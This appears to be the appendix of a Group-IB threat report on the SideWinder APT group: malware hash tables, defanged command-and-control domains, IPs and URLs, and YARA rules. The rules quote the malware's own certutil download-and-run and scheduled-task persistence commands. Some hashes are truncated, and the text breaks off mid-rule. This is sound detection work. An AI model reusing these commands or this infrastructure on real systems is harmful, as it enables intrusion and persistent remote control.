hello.txt (decoded)	8b61f3c23fbec009c0c5bf38eff2786c	aaa9527365c3a9a284b318cb73a927051ef4d76a	e664500973e5a7384dcd270e01c68262b3e9e700bec38d556bf054574345176a	SideWinder.StealerPy
scvhost.txt (decoded)	19cea8c2a22bf7d5a786983b324fc937	5235c7b045da2573b52307afba5bce958ad56549	54d1983d95fccb38c12add3ad83509b1917a73593f8a819c4d89292874d59c35	SideWinder.ReverseShell.e

File name	MD5	SHA-1	SHA-256	Family
scvhost.exe	97ff48091ed4c3e05fae84815be267d4	d211a06910265ef99be11e3140e36533a05174c1	af5bd7227c2dbaf524c1e74b7a4bf088809a872c11c31c423765efebbc6b26b7	SideWinder.ReverseShell.e
scvhost.exe	8d53f04dd2bc99ff5d36ce4cd5c31950	953cf4a476ed66cba88d39a04f0462ef760562c4	13ff13f72cc2e748af334b000cbb5f1f6e3f8debe7b01c197d1a43a837373e93	SideWinder.ReverseShell.e
host.exe	fc2221f653ec081c3117d639c4503b01	8a086ec428cfa781b156c5b2a59a6303d251f86f	29e6de23ec0f2eed52acf685c999979129ce6be2473bdc5f89b1701bc9dff30c	SideWinder.ReverseShell.a
cloudstatus.txt (decoded)	abb036733115cb70854fa2cb41293912	9582ec00dad20fb1c2da71f3a585ace9bb49976f	a9509f2460f33424f04556cec006e5500ef4c66158f67127e83ed37603f84c97	SideWinder.ReverseShell.b
cloudAP.tx	3dd1369d5b45f50370dfbc3c60287886	10f5f53019e58236abee8f0d7c5992d5a7b4f827	0bde34d931d02b233a7481939ef12c9b6e724b6b110a4a3569fa989bb48da0bf	SideWinder.ReverseShell.b
update.log (decoded)	fb4f6ae18b71369a81950f54a9fbb0b4	ad0340439c0831b84ed0fa7c5cf8461e02d3d4b0	d17bc40665332553e83d81e73ab89c7dacd1eee3340c5d374b1fb1f11f1fd137	SideWinder.ReverseShell.c
fontext.exe	ce1503465e4ad467348ea1e87ba91b34	17da82b6e27bf654882e5fe635324cbbbf271c96	66be7e856b2fddbaefbfeacec9aaed2d1b11fa3a56d9536260ea63b08d32f71b	SideWinder.ReverseShell.c
WindowsSecurity.exe	a5cb519b803c1ed6fdd148b6e330f651	27e3e40c5c2c3f68e99032da97d842fbda77fad8	8cb4ed2d3f3f466f2417b95856ac0eb268a578e6bfd26c615b2a4adc0094ecd2	SideWinder.ReverseShell.d
WindowsSecurity.txt	17743667e4e29fec6f8b71cdabd47ec1	659327a3350328e3e4254eb81040cac16fda2ec1	9ab497bdc01687caeb7e6571ccbc9b929b1ea1d1043f406a5320cb8db0358f68	SideWinder.ReverseShell.d
scecli.txt	886ff7bbb94a2baf9cccc2181dfedf47	674fb5f98cf9c4d7bab8d5b55e655de7ea094114	0f32eb1e9ccc96fd85a3ff4230762c83f83e18f72ab0391546a4fcdea06ad666	SideWinder.ReverseShell.d
.scecli.txt	23417e5c65927f1e73998199b1dc6003	6d4355eb3547c4391377a4489aa006255688586b	d3842447cfb0012b48eb2380f33bac60ade9298797071663bdc86086ab5ec2d5	SideWinder.ReverseShell.d
WindowSecurity.exe	e07c8d25cd01a4c2d1ece1ade57105a8	ddb8a676da3d66620325d28aa5b72b1af13d1611	d3f915341aa145318770aee03f84d8f0ca80ff50764e4801c4b8d2f456008355	SideWinder.RAT.a
WindowSecuritx.exe	618e7a815b388e68fd2ec632bc6a8b02	45d6a18cdd523621e28e145e5e4e479d61f99aac	d7a43b2809b5a9453c813b43d9a24639c027394d609a43bc8b482eeda4eb4e8f	SideWinder.RAT.a

File name	MD5	SHA-1	SHA-256	Family
executabld.exe	fc8218519bc29024bd7a8f3aab5d666c	e832730d704fa7d7727d9b400db8b8695d4c7964	730d30bfb7b8e12d7d017e51893b09aff7ec20e710ea4c4b61b99842e198ce68	SideWinder.RAT.a
WindowSecurity.exe	f907472fe142a1c15e58f0d80368cea5	2239ee7fadb62c415f939f2dcc748f9d8172fb9b	47eee5686a3bd0bf74fadff1ef7fce86e6c5213697e5d0aedce20547b21e5f55	SideWinder.RAT.a
WindowSecuritx.exe	b9bf6ad9cba6f6fde0f6a13ba36032e2	d6c9d2682d9f09474683b7825b827a6ae8285925	7e4c9a76e5f5eae3874140a97ad0d0259396ac29d2a44f0a45768e2033e586ee	SideWinder.RAT.a
WindowSecurity.exe	1316e5145efd2a6d82dbc33410b69683	129ac12e492406000f6d710b5e22ab4f8a651eeb	430db60242b05c217027212401e4fe5b0258f4b226e6ba4f398177576091f4c4	SideWinder.RAT.a
signed.exe	7d025c9837fe3dd3438439b7e4341b87	4d089514003f65e9bd507716af73b290b2824f04	dcbeb8196b0d1772e8cea63e68d331fed26936fb57931f70ea75634a9763d0d6	SideWinder.RAT.a
WindowSecurity.exe	4752856003c476608dc1944338506212	9fcd2bc18bbdf8dc9edee16c25ff702669a382e3	a18a2abccde00fe000188b7eeff2b309eb3d0c3e7c956ec2aef34e60d5e0ccc5	SideWinder.RAT.a
WindowSecurity.exe	00f6982debf7fc28b7e70b041bc22cf7	0ea8bb9950585da9969e4da760837fa88505542a	f4ab529f16fd2e88c1e552fdaacacf59c40cf863dfa6356beadaf310d5ae6544	SideWinder.RAT.b
WindowSecuritx.exe	01feae91b15c37d5d58618451c7fcf57	9f94ab3f1f1fffe7548ada786c2bd37aabacd38e	2e844ab5eca01c6949c7d041cae3ff55331e06bdbb7427f4954088d1457d5032	SideWinder.RAT.b
WINDOWSE.EXE	a5e502c4a218999ecaefebabef636141	5065fd7b99d5c662dc6f2172fd934edf949061bf	a366af1319195f831c4e93d7bb95df9394054c942ec2ac43ffdbec0eccc1796d	SideWinder.RAT.b
WindowSecurity.exe	04f7ee1aa5e29d2f2d4ea6b539d20709	f72d2f06ee7aeaa9180e9ba3132192332dcc1bf8	e9d550d9a18dd0efee23eb189ba79917d39e5c33fc1dfac662248868c260f073	SideWinder.RAT.b
WindowsSecurity.bin	f1e924918731fc255602e444b76871b9	55f27fd30916b063c05d94ae41040154570fefd3	085b579176f3321a36788a74ca7a37f1488c76cf58278722e1ee2e8b6e1a4a19	SideWinder.RAT.b
tydlvcynx.dll	b364e0118e1cae8b0fbc379b44813b3e	5a949deead5340da393ccd7defd5bf96963343b9	129291acbd1ad72d4a76d93bc0fc39a5f4cd286035e683cdb1bf6e9baa45263c	SideWinder.RAT.b
WindowsSecurity.exe	d4c15f0f99cba8289482dc5a247ae742	da4bc0556e5603801777390588479bbec9e8ae78	2bbe58d484a2b22974b29f2a7de35ce787105d55f53bf41a2e9d75ac908854ea	SideWinder.RAT.b

File name	MD5	SHA-1	SHA-256	Family
executabld.exe	dc237f843e04054ac24df52dda9f2157	27940f12688ed098d3a959b2	eb0a1b60ff788034544ef9e1eb90b8bd20b70	RAT.b
WindowsSecuritx.exe	878c1e2cda1c850fea366814f0adb071	31f7710704bd32b78557bfa03fb3b5ecb9fc1b4b	5d16dd6eb42154dba8c2535712ee87a97010ec50a1ddb44ba4a29dc8dea2e59c	SideWinder.RAT.b
WindowsSecuritx.exe	4d34329836c858ca7c7c5bf22e5c3349	0f9728572ab153f369b84ffb01304b570c26ed48	6c53faf0ab7d8eb5a17e526e77f113e467bd1ba0c269f05e53248eb9b82c9413	SideWinder.RAT.b
progral.exe	86763d690fc795ad9158275ac1084bbf	81c0775765c736ec0abc44755e774c493ee95ab5	c19fffe9a2ffa0910920fc9bf2919595891233 8b8dcf8c7af26709dbc88ce5a0	SideWinder.RAT.b
softward.exe	8a398f16286e53bd908d7ebec6016b92	9499047d406aea9b54b117b53662daf91846635a	ebc3a27c759ebc4a36737077606e6de3f5183873cefb0c30e38ac2b53e6951ac	SideWinder.RAT.b
xzdhd1abh.dll	a9a924a997cdb24c6db34f2d02f9340f	fb596fd3c051d7d0cda2c9dce23bede734b4d5a6	f3754da124351054dff819551b8bea0703df8b4d8459f26b0e98ea8b8f7e1901	SideWinder.RAT.b
WindowsSecurity.exe.vir	c5a0ff75fb5b2b2301cd6ae06a27d2a0	5450789133e9781397e20437d9df712d8a1690f1	f65d3d22383e5cdefadbe74771a4ec7ff67b22f7ecaab227d9632c15c5d420b4	SideWinder.RAT.b
fild.exe	9d1c4a81b3fc136a8efbfa70ee67055f	da82dfc577ae23837df85ac1b3ada8c0a696373f	fc541b1fb40aeccffdcfeb11bfc54a34e3d7032356e0292c0e6182f7bd37b3cf	SideWinder.RAT.b
WindowsSecurity.txt (decoded)	252cc1a69ba32dcc8a5841b7626cd140	e43d8eca05eb74f6a78ab43739d585aa882f212b	08c08184774b8254003e56d75f837c5784b7cb6e62a11a9dd35a83e8b3a4a334	SideWinder.RAT.b
fild.exe	b002cead75d66ba20d0dc5daad1963bd	639b1dc6b7ffb49e38e0be785e45ce936f22892e	6e06b741bcc9f62c8a2b269a3caa71031bd55f0f181f793ea86ce420dfa970bc	SideWinder.RAT.b
5983537131dbedc0779b5f50882c728a.virus	5983537131dbedc0779b5f50882c728a	fdd76051174581a6be3557d14a8e29100b0831fe	19a593382f54a27382032cb03c4a01f1b692bf6c8bc80c8e905107f84b1ec5fe	SideWinder.RAT.b
progral.exe	9fc107dadd73d765af96dbd07b89369b	94578c8d970cdd419316fd53f76031d00a619fc6	9e08f9d7b1fb344880c175a60a1db5de8344eb47609a53162af7afafd001cedf	SideWinder.RAT.b
program.exe	231e6366d5b1e7c684f63921d9097090	673a437efd7dfb203d3a94cce0ba38b9417dad90	cbc988dc090364e000cf520a48c25271945f59e9dcbc4809e1c31579436be805	SideWinder.RAT.b

File name	MD5	SHA-1	SHA-256	Family
progral.exe	db8d2afc0430ead65bcc57247e87c2a1	d96af002ad1fc07cb320f21e39b4560852b8f86d	4e56952a48bf587804fd4c4b037d04b4d6241a89cba872c5b2dcb6651f7e93c3	SideWinder.RAT.b
progral.exe	3109ae02079db84abff08a4ddd5a5110	6283b1a584e1fa6e2ddf577b972d5a44fbdf01f6	ebe7071b5136bd1989d0d7efd97645a6bcb8514e8d6744d2a80c15a6ae31e90d	SideWinder.RAT.b
program.exe	50f66be55e3c7d89e65e774d71426334	43da7df691017dc11e3c1dcc55afb8a92da6b552	a2373b3dd7543d99b266a140d4a13db2500ecb3816557344430dd8ef92f54593	SideWinder.RAT.b
program.exe	a79871769b2d933c327549ef4f8e29be	d761e6fa1e72419fcb4d6ea2a8f1e77cbf2116da	80e1c15d97a80c87c67656a3b0ec0ac4cc32b341269ebea9bee62fb75514b9c3	SideWinder.RAT.b
server.exe	600039efc96c796ac44c3b2863869237	e7cb03f2cd593b27f418eaa8e6bad8eea577e75f	8337a8c75d926ae2cbcc04c498e88914438d220141b3705de3757d64e20d9bc0	Chisel.Tool
chisel	e34b0d7298b4c6f8e1a2d5171a3a0339	79a949a7b240307a8e6e63debce193b88f36e4b5	bc72ad0b12715bb8e6314635bf9c86a1a0a3ade6a7c4b3072a64266349b0a39b	Chisel.Tool
sysfiles.txt	887f91d60d5ed4f8af7045116f51f730	01b09d37707e6bda5dcafad672567f7e9f4b553c	c2383547ed2386610818277530d2ff6c01c0fc1bf60c9edd09cf6430624b8880	ChromePassword Recovery.Tool
rp.txt **logfiles.txt**	a9fd2fdd02c5a3eeed1537160d89d306	618ac395e79f6ed69f77b56eab8748dfbedd8354	8113cc25fb2fa504e5ba2a4cf78504ab110c296748eb5aae5e6d5936afee13b4	RemotePotato0.Tool
header.txt	8545959474dfa399a2f110d1b3c4bc71	d3011dcde08fd690917c083f63ebedf2d87d1e0b	04c8d5c25acd8493ce5019497f1c51c2c2024b3cd683e3ba96812cec7a663196	HiveNightmare.Tool
Microsoft.ActiveDirectory.Management.txt	ff32c0a9f3396290009277767e76ae22	0f0e18be1811c48beb4a75a7502f4ff9a36996c1	8eb311a48c6bb32577dac1844372513fbc66e0093351206fb17679ebd1272135	ADModule.Tool
Import-ActiveDirectory.txt	ee7ae3e91069828104742b1786b1ba3f	259940e13293c79babaee645cfeedfdc2a1a3a54	9d096537d176c5038229d9ca57fb87f03e05af70fa61e1e08ef5cbc3fe1944e6	ADModule.Tool

Domain names


- sltmobitel[.]hopto[.]org
- sltelecom[.]servehttp[.]com
- lankabelltd[.]myftp[.]org
- bankofceylon[.]sytes[.]net
- expolanka[.]serveftp[.]com
- srilankanairlines[.]redirectme[.]net
- mail[.]gavaf[.]org
- outlook[.]gavaf[.]org
- webmail[.]gavaf[.]org
- webmail-org[.]servehttp[.]com
- microsoft-patches[.]servehttp[.]com
- microsoft-updates[.]servehttp[.]com
- microsoft-winupdate[.]servehttp[.]com
- akamai[.]servehttp[.]com
- windowupdate[.]myftp[.]org
- microsoft[.]redirectme[.]net
- mail[.]nepal[.]gavnp[.]org
- nic-share[.]myftp[.]org
- domain-lk[.]sytes[.]net
- foreign-mv[.]sytes[.]net
- ncit-gov[.]sytes[.]net
- windefupdate[.]sytes[.]net
- nucleusvision[.]sytes[.]net
- nucleusvision[.]co

IP addresses

- 83[.]171[.]236[.]49
- 194[.]32[.]76[.]244
- 185[.]243[.]112[.]186
- 45[.]153[.]240[.]66
- 185[.]163[.]47[.]226
- 185[.]248[.]102[.]15
- 185[.]248[.]101[.]231
- 45[.]92[.]156[.]114
- 5[.]2[.]79[.]135
- 46[.]30[.]188[.]222
- 160[.]20[.]147[.]84

URLs

- http://185[.]163[.]47[.]226/$/ncp/China_Nepal_Tie.pdf
- http://185[.]163[.]47[.]226/$/ncp/ncp.hta
- http://185[.]163[.]47[.]226/$/ncp/scvhost.txt
- http://185[.]163[.]47[.]226/$/nepal/2.pdf
- http://185[.]163[.]47[.]226/$/nepal/npa.hta
- http://185[.]163[.]47[.]226/$/nepal/scvhost.txt
- http://185[.]163[.]47[.]226/$/ntc/cmfa.hta
- http://185[.]163[.]47[.]226/$/ntc/press.pdf
- http://185[.]163[.]47[.]226/$/ntc/scvhost.txt
- http://185[.]163[.]47[.]226/$/ntc/scvhost.txt
- http://185[.]163[.]47[.]226/$/ntc/Wang_Yi_Statement_to_Defeat_COVID19.pdf
- http://45[.]153[.]240[.]66/@/MOWA/4.txt
- http://45[.]153[.]240[.]66/@/MOWA/server.txt
- http://45[.]153[.]240[.]66/$/nea/ch.txt
- http://45[.]153[.]240[.]66/$/nitc/ch.txt
- http://45[.]153[.]240[.]66/$/npol/scvhost.txt
- http://45[.]153[.]240[.]66/$/ntc/ch.txt
- http://45[.]153[.]240[.]66/$/opmcm/ch.txt
- http://45[.]153[.]240[.]66/$/opmcm/OPMCM.pdf
- http://45[.]153[.]240[.]66/$/scvhost.txt
- http://linux-stable[.]sytes[.]net/armylapen.sgfssdkf
- http://mail-mohs[.]ddns[.]net/MOWA/scvhost.txt
- http://mail-mohs[.]ddns[.]net/MOWA/systemlog.txt
- http://mail[.]nepal[.]gavnp[.]org/$/nea/latest.hta
- http://microsoft-patches[.]servehttp[.]com/@/@/h31l0/t.txt
- http://microsoft-updates[.]servehttp[.]com/@/MOWA/tele.txt
- http://microsoft-winupdate[.]servehttp[.]com/@/MOWA/hello.txt
- http://nic-share[.]myftp[.]org/Drive/cloudstatus.txt
- http://webmail-org[.]servehttp[.]com/@/@/h31l0
- http://webmail-org[.]servehttp[.]com/@/@/h31l0/d.txt
- http://webmail-org[.]servehttp[.]com/@/@/h31l0/RVFzNGJoQUxEbXM9/d.txt



APPENDIX

YARA rules

```
import “pe”

rule apt_sidewinder__stager_b
{
  meta:
    author = “Dmitry Kupin”
    company = “Group-IB”
    family = “sidewinder.stager.b”
    description = “Detects SideWinder.Stager.b samples (C#)”
    sample_private = “27fe488a332c84abe6c436fc682092e010c4a1cf5f67f914cd8f90e2fbb3287d” // systemlog.txt,
x86, EXE
    date = “2022-02-11”

  strings:
    $pdb = “C:\\Users\\SDUSER\\source\\repos\\stager_caller\\stager_caller\\obj\\Debug\\stager_caller.pdb”
fullword ascii
    $s0 = “.NET Framework” fullword ascii
    $s1 = “stager_caller” fullword ascii wide
    $s2 = “%tmp%/hello.txt” fullword wide
    $s3 = “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36” fullword wide
    $s4 = “http://microsoft-winupdate.servehttp.com/@/MOWA/hello.txt” fullword wide
    $s5 = “/c certutil -decode %tmp%/hello.txt %tmp%/scvhost.exe & %tmp%/scvhost.exe” fullword wide
    $s6 = “cmd.exe” fullword wide

  condition:
    5 of them
}

rule apt_sidewinder__stager_c
{
  meta:
    author = “Dmitry Kupin”
    company = “Group-IB”
    family = “sidewinder.stager.c”
    description = “Detects SideWinder.Stager.c samples”
    sample = “af8fb83261033655dd6a8b95c0c9fd525b83bc61edcb34add28c12767f656ccc” // update_checker.exe,
x86, EXE
    sample = “d0843ddc2b27f720511041b0dbdb157a55146ee1d8aed050e725a8c073831978” // scvhost.exe, x86, EXE
    date = “2022-02-11”

  strings:
    $pdb = { 00 43 3A 5C 55 73 65 72 73 5C 53 44 55 53 45 52 // C:\Users\SDUSER\source\repos\
ConsoleApplication
             5C 73 6F 75 72 63 65 5C 72 65 70 6F 73 5C 43 6F
             6E 73 6F 6C 65 41 70 70 6C 69 63 61 74 69 6F 6E }
    $antivm_0 = “\\\\.\\PhysicalDrive0” fullword wide
    $antivm_1 = “C:\\Windows\\System32\\VBox*.dll” fullword wide
    $antivm_2 = “SYSTEM\\ControlSet001\\Services\\VBoxSF” fullword wide
    $antivm_3 = “SYSTEM\\ControlSet001\\Enum\\USBSTOR” fullword wide
    $s0 = “shellcode” fullword ascii
    $s1 = “VirtualAlloc” fullword ascii
    $s2 = “CreateThread” fullword ascii

  condition:
    7 of them or
    (
     pe.imphash() == “eb2cff7b28f88b8fbe578b0bf5d3b79c” or
     pe.imphash() == “ee37c75fde62679fdc947748e640f2e4”
    )
}

rule apt_sidewinder__reverseshell_a
{
  meta:
    author = “Dmitry Kupin”
    company = “Group-IB”
    family = “sidewinder.reverseshell.a”
```

```
    description = "Detects SideWinder.ReverseShell.a"
    sample = "29e6de23ec0f2eed52acf685c999979129ce6be2473bdc5f89b1701bc9dff30c" // host.exe, x64, EXE
    date = "2022-02-11"

  strings:
    $pdb = "C:\\Users\\SDUSER\\source\\repos\\obsfucating shellcode\\x64\\Release\\obsfucating
shellcode.pdb" fullword ascii
    $s0 = "aHR0cDovLzQ1LjE1My4yNDAuNjYvQC9NT1dBL3NlcnZlci50eHQ=" fullword ascii // http://45.153.240.66
/@/MOWA/server.txt
    $s1 = "ZmlsZW5hbWUudHh0" fullword ascii // filename.txt
    $s2 = "Y2VydHV0aWwgLWRlY29kZSAldG1wJS9maWxlbmFtZS50eHQgJXRtcCUvV2luZG93c1VwZGF0ZS5leGUgJiBzY2h0YXN
rcyAvY3JlYXRlIC9zYyBkYWlseSAvdG4gV2luZG93c1VwZGF0ZSAvdHIgJXRtcCUvV2luZG93c1VwZGF0ZS5leGUgL3N0IDExOjAwI
CAvZg==" fullword ascii // certutil -decode %tmp%/filename.txt %tmp%/WindowsUpdate.exe & schtasks /create
/sc daily /tn WindowsUpdate /tr %tmp%/WindowsUpdate.exe /$ = st 11:00  /f
    $s3 = "bWljcm9zb2Z0LXVwZGF0ZXMuc2VydmVodHRwLmNvbQ==" fullword ascii // microsoft-updates.servehttp.com
    $cmd = { 00 43 4F 4D 53 50 45 43 00 63 6D 64 2E 65 78 65 00 2F 63 00 } // COMSPEC cmd.exe /c

  condition:
    3 of them or pe.imphash() == "3c0f2fc544826205077ccea438ea5742"
}

rule apt_sidewinder__reverseshell_b
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.reverseshell.b"
    description = "Detects SideWinder.ReverseShell.b samples"
    sample_private = "0bde34d931d02b233a7481939ef12c9b6e724b6b110a4a3569fa989bb48da0bf" // cloudAP.txt,
x86, EXE
    sample_private = "a9509f2460f33424f04556cec006e5500ef4c66158f67127e83ed37603f84c97" // cloudstatus.
txt, x86, EXE
    date = "2022-02-11"

  strings:
    $pdb = "C:\\Users\\codemaster\\Documents\\Visual Studio 2019\\Projects\\cloudAP\\Release\\cloudAP.pdb"
fullword ascii
    $s0 = "cloudAP" fullword ascii
    $s1 = "tempfile.txt" fullword ascii
    $s2 = "Temporary File....Line" fullword ascii
    $s3 = "ConsoleWindowClass" fullword ascii
    $s4 = "Y21kLmV4ZQ==" fullword ascii // cmd.exe

  condition:
    $pdb or 4 of ($s*) or pe.imphash() == "5ee976dcb0505249079174e3134f941b"
}

rule apt_sidewinder__reverseshell_c
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.reverseshell.c"
    description = "Detects SideWinder.ReverseShell.c samples (Go)"
    sample = "66be7e856b2fddbaefbfeacec9aaed2d1b11fa3a56d9536260ea63b08d32f71b" // fontext.exe, x86, EXE
    sample_private = "d17bc40665332553e83d81e73ab89c7dacd1eee3340c5d374b1fb1f11f1fd137" // update.log,
x64, EXE
    date = "2022-02-11"

  strings:
    $s0 = "Go build ID" fullword ascii
    $s1 = "/home/gamma/Desktop/bin/asd.go" fullword ascii
    $s2 = "/root/Desktop/Chaos/Chaos1.go" fullword ascii
    $cmnd_0 = { 81 ?? 62 61 63 6B  } // back
    $cmnd_1 = { 81 ?? 65 78 69 74 0F } // exit
    $cmnd_2 = { 81 ?? 73 68 65 6C 75 ?? 80 ?? ?? 6C } // shelu
    $h0 = { C7 00 6E 61 74 75 C7 40 ?? 75 72 65 0A }
    $h1 = { C7 00 42 69 73 6D C7 40 ?? 73 6D 69 6C C7 40 ?? 6C 61 68 0A }

  condition:
    any of ($s*) and all of ($cmnd*) and any of ($h*)
}
```

```
rule apt_sidewinder__reverseshell_d
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.reverseshell.d"
    description = "Detects SideWinder.ReverseShell.d samples (ICMP)"
    sample = "8cb4ed2d3f3f466f2417b95856ac0eb268a578e6bfd26c615b2a4adc0094ecd2" // WindowsSecurity.exe,
x64, EXE
    sample_private = "0f32eb1e9ccc96fd85a3ff4230762c83f83e18f72ab0391546a4fcdea06ad666" // scecli.txt, x64,
EXE
    sample_private = "9ab497bdc01687caeb7e6571ccbc9b929b1ea1d1043f406a5320cb8db0358f68" // WindowsSecurity.
txt, x64, EXE
    sample_private = "d3842447cfb0012b48eb2380f33bac60ade9298797071663bdc86086ab5ec2d5" // .scecli.txt,
x64, EXE
    date = "2022-02-11"

  strings:
    $pdb = "C:\\Users\\SDUSER\\source\\repos\\testicmp\\x64\\Release\\testicmp.pdb" fullword ascii
    $s0 = "bWljcm9zb2Z0LXBhdGNoZXMuc2VydmVodHRwLmNvbQ==" fullword ascii // microsoft-patches.servehttp.com
    $s1 = "Process not created" fullword ascii
    $s2 = "Error is: %i" fullword ascii
    $s3 = "iphlpapi.dll" fullword ascii
    $s4 = "IcmpCreateFile" fullword ascii
    $s5 = "IcmpSendEcho" fullword ascii
    $s6 = "WindowsSecurity.exe" fullword wide
    $cmd = { 00 63 6D 64 00 } // cmd

  condition:
    6 of them or
    (
     pe.imphash() == "092495fd67f0de7e448911c7c60dcdfd" or
     pe.imphash() == "4d089fbb3850d8880c0beefb46456adc"
    )
}

rule apt_sidewinder__reverseshell_e
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "SideWinder.ReverseShell.e"
    description = "Detects SideWinder.ReverseShell.e samples"
    sample_private = "54d1983d95fccb38c12add3ad83509b1917a73593f8a819c4d89292874d59c35" // scvhost.txt,
x86, EXE
    date = "2022-02-11"

  strings:
    $pdb = { 00 43 3A 5C 55 73 65 72 73 5C 53 44 55 53 45 52 // C:\Users\SDUSER\source\repos\
ConsoleApplication
             5C 73 6F 75 72 63 65 5C 72 65 70 6F 73 5C 43 6F
             6E 73 6F 6C 65 41 70 70 6C 69 63 61 74 69 6F 6E }
    $antivm_0 = "\\\\.\\PhysicalDrive0" fullword wide
    $antivm_1 = "C:\\Windows\\System32\\VBox*.dll" fullword wide
    $antivm_2 = "SYSTEM\\ControlSet001\\Services\\VBoxSF" fullword wide
    $antivm_3 = "SYSTEM\\ControlSet001\\Enum\\USBSTOR" fullword wide
    $s0 = "host" fullword ascii
    $s1 = { 00 31 32 37 2E 30 2E 30 2E 31 00 } // 127.0.0.1
    $s2 = { 00 63 6D 64 2E 65 78 65 00 00 00 00 00 65 78 69 74 0A 00 } // cmd.exe   exit\n

  condition:
    6 of them or pe.imphash() == "4b04691a13d49e0b6d0e745de5871af7"
}

rule apt_sidewinder__rat_a
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "sidewinder.rat.a"
    description = "Detects SideWinder.RAT.a samples"
```

```
    sample = "d3f915341aa145318770aee03f84d8f0ca80ff50764e4801c4b8d2f456008355" // WindowSecurity.exe, x64,
EXE
    sample_private = "dcbeb8196b0d1772e8cea63e68d331fed26936fb57931f70ea75634a9763d0d6" // signed.exe,
x64, EXE
    sample_private = "a18a2abccde00fe000188b7eeff2b309eb3d0c3e7c956ec2aef34e60d5e0ccc5" // WindowSecurity.
exe, x64, EXE
    date = "2022-02-11"

  strings:
    $cmnd_0 = "upload" fullword ascii
    $cmnd_1 = "download" fullword ascii
    $cmnd_2 = "sleep" fullword ascii
    $cmnd_3 = "exit" fullword ascii
    $net_args_0 = { 00 69 64 3D 00 } // id=
    $net_args_1 = { 00 2F 73 65 73 73 69 6F 6E 3D 00 } // /session=
    $net_args_2 = { 00 3F 2F 76 61 6C 75 65 3D 00 } // ?/value=
    $net_args_3 = { 00 2F 72 65 74 75 72 6E 3D 54 72 75 65 00 } // /return=True
    $s = "ThE RanteeM GrouP" fullword ascii

  condition:
    (all of ($net_args*) and (any of ($cmnd*) or $s)) or
    (
     pe.imphash() == "20710c028ac28e66506e258c8acce8f5" or
